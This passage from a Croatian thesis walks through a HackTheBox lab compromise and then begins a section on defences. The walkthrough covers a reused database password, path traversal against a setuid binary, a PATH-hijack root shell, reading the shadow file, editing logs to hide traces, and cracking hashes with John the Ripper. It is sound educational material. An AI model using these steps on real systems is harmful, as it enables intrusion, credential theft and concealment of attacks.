Čitanjem sadržaja datoteke „db.php“ otkriva se PHP funkcija *mysqli_connect* kojom se ostvaruje veza na bazu podataka. S obzirom da drugi argument funkcije *mysqli_connect* predstavlja korisničko ime, dok treći argument predstavlja lozinku, može se zaključiti kako postoji korisnik sa korisničkim imenom “robert” te lozinkom “M3g4C0rpUs3r!”. Naredbom *su* obavlja se prijava na poslužitelju sa korisničkim podacima pronađenog korisnika robert.

Slika 49: Prijava sa pronađenim korisničkim podacima

Ranije je unutar direktorija *home* pronađen direktorij *robert* kojem je pristup bio zabranjen za korisnika www-data. Sada kada smo prijavljeni kao korisnik robert moguće je pristupiti tom direktoriju.



Slika 50: Sadržaj datoteke „user.txt“

Unutar direktorija pronađena je datoteka „user.txt“ čiji sadržaj služi kao dokaz dobivanja ovlasti korisnika robert na poslužitelju mete. Time se dokazuje da je dobiven pristup svim osobnim i povjerljivim informacijama tog korisnika te se upisom sadržaja datoteke „user.txt“ dobiva *user* zastavica za ovaj Web poslužitelj na platformi HackTheBox.


Sljedeći korak je korištenje prava korisnika robert kako bi se razina ovlasti podigla na razinu *root* odnosno razinu korijenskog korisnika. Time bi se dobio pristup korisničkim podacima svih korisnika te bi se dobila potpuna kontrola nad datotečnim sustavom mete. Isto tako, *root* ovlasti bi omogućile brisanje svih tragova napada s obzirom da omogućuju pristup i ažuriranje log datoteka koje bilježe aktivnosti na poslužitelju. Kako bi se ovlasti korisnika robert iskoristile za daljnji razvoj napada potrebno je otkriti koje ovlasti taj korisnik posjeduje, odnosno koje ovlasti su vezane uz grupu korisnika kojoj robert pripada. Grupa kojoj pripada može se provjeriti korištenjem naredbe *id* čiji je rezultat prikazan na sljedećoj slici.

Slika 51: Rezultat naredbe *id* za korisnika robert

Korisnik robert pripada grupi bugtracker. Na temelju te informacije mogu se pretražiti direktoriji na poslužitelju kako bi se pronašli potencijalno korisni resursi kojima grupa bugtracker ima pristup. To će se postići sljedećom naredbom:

```
find / -type f -group bugtracker 2>/dev/null
```

Naredbom *find* traže se resursi na datotečnom sustavu mete. / označava putanju od koje se počinje tražiti, u ovom slučaju korijenski direktorij što znači da će se pretraživati cijeli datotečni sustav. Opcijom *-type* sa vrijednošću *f* definira se tip resursa koji se traži. *F* označava *file* odnosno to da se traže datoteke. Opcijom *-group* definira se grupa korisnika u čijem su vlasništvu tražene datoteke, a proslijeđena je vrijednost bugtracker s obzirom da toj grupi pripada korisnik robert. Naposljetku, broj 2 označava identifikator grešaka koje se prosljeđuju u */dev/null* direktorij odnosno koje se odbacuju. U slučaju da se greške ne bi prosljeđivale u */dev/null* direktorij ispisivale bi se unutar konzole [31]. Ukratko, navedenom naredbom traže se sve datoteke u datotečnom sustavu mete koje su u vlasništvu grupe bugtracker kojoj pripada korisnik kojem trenutno imamo pristup.




Slika 52: Datoteke u vlasništvu grupe bugtracker

Pronađena je datoteka na putanji /usr/bin/bugtracker.

Slika 53: Informacije o pravima korištenja datoteke /usr/bin/bugtracker


Informacije o pravima čitanja, modificiranja i izvođenja datoteke na navedenoj putanji prikazane su naredbom *ls* sa opcijom *-l*. Prava grupe kojoj vlasnik datoteke pripada su *"r-x*". Iz toga se zaključuje kako je ovo izvršna (*eng. executable*) datoteka odnosno program koji se može izvršiti ukoliko trenutni prijavljeni korisnik pripada grupi bugtracker. Isto tako, iz "*rws*"

prava vlasnika programa vidljivo je kako je postavljen s, odnosno *setuid*. *Setuid* znači da će se program izvoditi sa razinom ovlasti vlasnika programa, a ne sa ovlastima korisnika koji je program pokrenuo [32]. Vlasnik ovog programa je *root* te se program zbog navedenog *setuid* izvodi sa *root* ovlastima bez obzira koji korisnik ga pokreće što predstavlja potencijalnu ranjivost. S obzirom da je ovo izvršna datoteka sljedeći korak je pokretanje iste kako bi se dobio bolji uvid u potencijalne mogućnosti iskorištavanja za daljnji napad.



Slika 54: Pokretanje izvršne datoteke bugtracker

Prilikom izvođenja program na temelju korisničkog unosa identifikatora *buga* ispisuje opis istog. Ispis na temelju korisničkog unosa mogao bi se iskoristiti na način da se proslijedi unos koji bi uzrokovao ispis informacija koje bi trebale biti izvan dosega korisnika odnosno informacija kojima pristup ima samo korijenski korisnik sa čijim se ovlastima ovaj program izvodi. Kako bi se takav korisnički unos kreirao potrebno je dobiti bliži uvid u način na koji se program izvodi što se postiže naredbom *strings*. Naredba *strings* prikazuje čitljive nizove znakova iz binarnih odnosno izvršnih datoteka [33]. Time se često može pružiti bolji uvid u način na koji izvršna datoteka radi.




Slika 55: Rezultat naredbe strings nad izvršnom datotekom bugtracker

U rezultatu se nalazi putanja za koju se pretpostavlja da sadrži informacije o *bugovima* koje se ispisuju prilikom izvođenja programa. S obzirom da se informacije ispisuju na temelju korisničkog unosa identifikatora *buga*, može se pretpostaviti kako se dohvaća putanja */root/reports/<id_bug>* na kojoj se nalaze informacije o traženom *bugu*. Ovdje je vidljiv i razlog zašto je postavljen *setuid*. Postavljen je zato što se informacije nalaze unutar *root* direktorija kojem pristup ima samo korisnik *root* te se iz tog razloga program mora izvoditi sa ovlastima istog kako bi se informacije uspješno pročitale.


Ukoliko se poznaje način navigacije unutar Linux datotečnih sustava vrlo je lako modificirati korisnički unos na način da se dobije pristup datotekama unutar *root* direktorija. Način na koji se može pročitati bilo koja datoteka unutar *root* direktorija je prosljeđivanje */..<ime_datoteke>* kao korisničkog unosa umjesto identifikatora *buga*. Time bi putanja

poprimila oblik */root/reports/../<ime_datoteke>* te bi se mogla pročitati bilo koja datoteka unutar *root* direktorija ukoliko je poznat naziv. S obzirom da se ovaj praktični primjer provodi na platformi HackTheBox, poznato je kako se unutar *root* direktorija svakog poslužitelja nalazi „root.txt" datoteka koja služi kao dokaz dobivanja ovlasti *root* korisnika. Sljedeća slika prikazuje čitanje sadržaja „root.txt" datoteke na način da se proslijedi putanja *../root.txt* programu bugtracker.



Slika 56: Sadržaj datoteke "root.txt"

Sada kada je poznat sadržaj datoteke root.txt moguće ga je upisati zajedno sa sadržajem datoteke „user.txt" koja se nalazila unutar direktorija *robert* kako bi se na platformi HackTheBox dobile *root* i *user* zastavice, odnosno kako bi se dokazalo uspješno penetracijsko testiranje ovog poslužitelja.




Slika 57: Dokaz dobivenih *root* i *user* zastavica

Iako su uspješno dobivene *root* ovlasti, odnose se samo na čitanje datoteka pod uvjetom da je unaprijed poznato njihovo ime. Cilj ovog primjera je dobiti potpunu funkcionalnost *root* korisnika kako bi se uspješno prikrili tragovi te kako bi se dobila kontrola nad svim

korisnicima mete. Iz tog razloga je potrebno iskoristiti činjenicu da se program *bugtracker* izvodi sa ovlastima *root* korisnika kako bi se dobio potpuni pristup istom, odnosno kako bi se dobila sesija ljuske *root* korisnika. Kako bi program *bugtracke*r ispisao opis nekog *buga* koristi sistemsku naredbu *cat* kojoj prosljeđuje putanju na kojoj se nalazi opis *buga* ili bilo koja tekstualna datoteka u *root* direktoriju kao što je demonstrirano ranije. Ta sistemska naredba je zapravo program koji se nalazi na određenoj lokaciji unutar datotečnog sustava. Naredba *cat* se nalazi na lokaciji */usr/bin/cat.* Razlog zašto se ne mora pozivati cijela putanja */usr/bin/cat* već je za izvršavanje dovoljno samo upisati "cat" je to što se putanja */usr/bin* nalazi u varijabli okoliša PATH. Iz tog razloga moguće je kreirati vlastiti program pod nazivom "cat" te zatim putanju na kojoj se nalazi maliciozni *cat* program dodati u varijablu PATH. Ukoliko se prilikom poziva naredbe, u ovom slučaju "cat", nalazi na više putanja koje se nalaze u varijabli PATH, izvršiti će se onaj koji se nalazi na prvoj putanji. Iz tog razloga je potrebno varijablu PATH urediti na način da se putanja koja pokazuje na maliciozni *cat* program nalazi prije putanje koja pokazuje na originalnu naredbu *cat*. Kreiranje malicioznog *cat* programa i uređivanje PATH varijable na način da se upravo taj program izvršava umjesto originalnog *cat* programa postići će se sljedećim nizom naredbi [34]:

```
mkdir exploit
cd exploit
echo "/bin/bash" > cat
chmod +x cat
export PATH=/home/robert/exploit:$PATH
```


Najprije se kreira direktorij *exploit* unutar kojeg će se nalaziti maliciozni *cat* program. Zatim se unutar direktorija *exploit* kreira nova tekstualna datoteka pod nazivom *cat* čiji je sadržaj "/bin/bash". Naredba */bin/bash* koja će se izvesti će programu dati do znanja da koristi *bash* ljusku, a s obzirom da se program izvodi sa ovlastima *root* korisnika na taj način će se napadaču omogućiti *bash* ljuska sa ovlastima *root* korisnika. Nakon toga sa naredbom *chmod +x* se daju prava izvođenja datoteke *cat* koja time postaje izvršna datoteka odnosno program. Naposljetku se varijabla okoliša PATH modificira na način da se dodaje putanja na kojoj se nalazi maliciozni *cat* program, a koja je u ovom slučaju /*home/robert/exploit* [35].




Slika 58: Dobivanje ovlasti *root* korisnika

4.5. Prikrivanje tragova


Dobiven je pristup *root* korisniku te je sada moguće izvoditi sve željene radnje nad poslužiteljem mete, odnosno dobivena je potpuna kontrola. Na sljedećim slikama prikazan je sadržaj */etc/shadow* i */etc/passwd* datoteka kao i sadržaj *syslog* datoteke zajedno sa dokazom mogućnosti modificiranja iste. Time se dokazuje mogućnost brisanja tragova napada modificiranjem *log* datoteka koristeći dobivene ovlasti *root* korisnika dok se *shadow* i *passwd* datoteke mogu iskoristiti za “krekiranje” lozinke svakog od korisnika.



Slika 59: Sadržaj datoteke *passwd*



Slika 60: Sadržaj datoteke shadow




Slika 61: Dokaz modificiranja datoteke *syslog*

Način na koji se lozinke mogu dobiti iz passwd i shadow datoteka je koristeći sljedeći niz naredbi:

```
unshadow passwd.txt shadow.txt > passwords.txt
john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
john --show
```

Najprije se sa naredbom *unshadow* datoteke *shadow* i *passwd* spajaju u jednu datoteku koja sadrži korisničke podatke i hash vrijednosti lozinki te se prosljeđuje alatu *john*. Osim datoteke sa korisničkim podacima prosljeđuje se i rječnik (*eng. wordlist*) koji se koristi za "krekiranje" hash vrijednosti lozinki. Naposljetku se sa opcijom *--show* prikazuju pronađene lozinke.



Slika 62: Rezultat korištenja alata *john*

U ovom slučaju lozinke nisu uspješno krekirane s obzirom da je ovaj poslužitelj konstruiran na način da se pristup korisničkim podacima ostvari na druge, već demonstrirane načine. Ovime je primjer penetracijskog testiranja web poslužitelja završen. Uspješno je dobiven pristup korisniku robert te pristup root korisniku. Time je ostvaren pristup čitanju kao i modificiranju log datoteka čime se mogu prekriti tragovi napada. To omogućuje zadržavanje pristupa root korisniku te mogućnost daljnjeg iskorištavanja dobivenih ovlasti na poslužitelju mete. Načini na koje se meta mogla zaštititi od demonstriranog napada biti će pobliže upoznati u posljednjem poglavlju ovog rada.

5. Načini zaštite od napada

Inicijalni napad proveden je nad formom za prijavu administratora čija je lokacija pronađena koristeći *crawler* alata Burp. Njime se pronalaze sve stranice koje se nalaze na nekom Web mjestu, pa tako i one koje bi trebale biti sakrivene od anonimnih korisnika. Način na koji se prevenira indeksiranje stranica i time osigurava da se ne prikazuju u rezultatima pretraživanja je korištenje datoteke *robots.txt*. Koristeći „*disallow"* unutar *robots.txt* datoteke se *crawlerima* može dati do znanja da se neka stranica ne indeksira. Problem sa korištenjem *robots.txt* datoteke je to što ju *crawleri* mogu ignorirati pa ne predstavlja zaštitu protiv *crawlanja* u maliciozne svrhe [36]. Zato je način zaštite od pronalaska stranica poput formi za prijavu administratora korištenje *HTTP tarpit-a*. To su stranice koje su vidljive samo automatiziranim *crawlerima*, a koje sadrže veliku količinu teksta i poveznica na stranice unutar istog direktorija. Time se postiže usporavanje napretka *crawlera* u procesu mapiranja svih stranica Web mjesta. Način na koji se osigurava da korisni *crawleri* poput *googlebota* ne ulaze na *tarpit* stranicu je korištenje atributa *disallow* u navedenoj *robots.txt* datoteci. Time se osigurava da *tarpit* stranici pristupaju samo oni *crawleri* koji ignoriraju *robots.txt* datoteku, odnosno maliciozni *crawleri*. Način na koji se osim samo usporavanja napretka *crawleru* može potpuno zabraniti pristup Web mjestu je korištenje *Honeypota*. To je stranica koja je isto tako definirana atributom *disallow* u datoteci *robots.txt*. Time joj pristupaju samo maliciozni *crawleri* čije IP adrese prilikom poziva stranice zapisuje te dodaje na listu adresa kojima se zabranjuje pristup Web mjestu [37].

Sljedeća točka obrane je sama forma za prijavu. Ovdje je bitno razmotriti dizajn forme za prijavu ali i zaštitu na razini korisničkih podataka koji se koriste za autentifikaciju. Kao što je spomenuto u praktičnom primjeru, razlog zašto je forma za prijavu bila ranjiva na napade je činjenica da nije postojala provjera broja pokušaja te to što je proces prijave bio brz. Naime, sporijim procesom prijave smanjuje se broj pokušaja koji se može provesti u određenom vremenu te se time napredak napada usporava. Ograničavanjem broja pokušaja prijave napadi se mogu i u potpunosti zaustaviti. Bitno je napomenuti kako je najbolje koristiti kombinaciju oba načina zaštite te kako ih je potrebno implementirati na strani poslužitelja s obzirom da se na strani klijenta provjere često mogu zaobići. Osim forme za prijavu potrebno je i implementirati mjere zaštite na razini korisničkih podataka, odnosno lozinke svakog korisnika. Postoji mnogo načina za zaštitu na razini lozinke, a najrelevantniji s obzirom na provedeni napad su sljedeći. Prvi način je izbjegavanje korištenja osobnih podataka kao lozinke. Ovo je vrlo relevantan način zaštite s obzirom da se u praktičnom primjeru koristila skripta koja je generirala lozinke upravo na temelju osobnih podataka mete. Sljedeći način je izbjegavanje korištenja čestih lozinki. Time se postiže viša razina zaštite od napada rječnikom.

Osim napada rječnikom postoje i brute force napadi, a od njih se najbolje zaštititi na način da lozinka sadržava barem 15 znakova koji predstavljaju kombinaciju slova, brojeva te specijalnih znakova. Iako se nikad nije moguće u potpunosti zaštititi od brute force napada, navedeni način osigurava da takvi napadi postanu „computationally infeasible“ odnosno da je za njihov uspjeh potrebna količina vremena i računalnih resursa koja nije isplativa. Naposlijetku, čak i ako se koristi kompleksna lozinka potrebno ju je redovito mijenjati zato što se uslijed proboja podataka može naći na listi probijenih lozinki i time postati dostupna za korištenje napadima rječnikom. Vrijeme zastarijevanja lozinki zavisno je o 